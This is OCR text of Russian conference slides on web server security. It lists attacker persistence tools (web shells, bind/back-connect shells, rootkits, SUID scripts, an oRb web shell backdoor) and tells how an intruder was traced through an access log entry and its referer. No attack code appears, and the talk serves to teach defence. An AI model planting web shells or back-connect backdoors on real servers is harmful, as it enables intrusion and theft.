
XSS (межсайтовый скриптинг)




Инструменты для закрепления на сервере

#Web shells
#Simple shells
#Bind/Back Connect
#Rootkit
#Suid scripts

Web shell backdoor (oRb shell)



Simple shell



Как мы ловили «хакера»

LVEE 2013

В один прекрасный день вдруг обнаружилось, что кто-то внаглую сливает игровую валюту.

Начали расследование.

Как мы ловили «хакера», три шага

1. Смотрим лог

91.218.30.25 - - [22/Feb/2011:23:31:19 +0200] "POST /rubilling.php HTTP/1.1" 200 30 "http://irc.maxnews.net/jalu/rubilling2.php" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3"

2. Переходим туда, откуда он пришел Referer http://irc.maxnews.net/jalu/rubilling2.php

3. Заходим по адресу и обнаруживаем что на сервере Options +Indexes и можно гулять по директориям. Производим профессиональный осмотр, после чего обнаруживаем вот это:

*лицо скрыто из морально-этических соображений

Happy End

Заказчик аудита безопасности
опознал на фото своего бывшего
админа.

Спасибо за внимание!

Доклад подготовил Олег Бойцев
(Oleg Boytsev)
http://StrongServer.org/

http://www.linkedin.com/pub/oleg-boytsev/70/856/8ab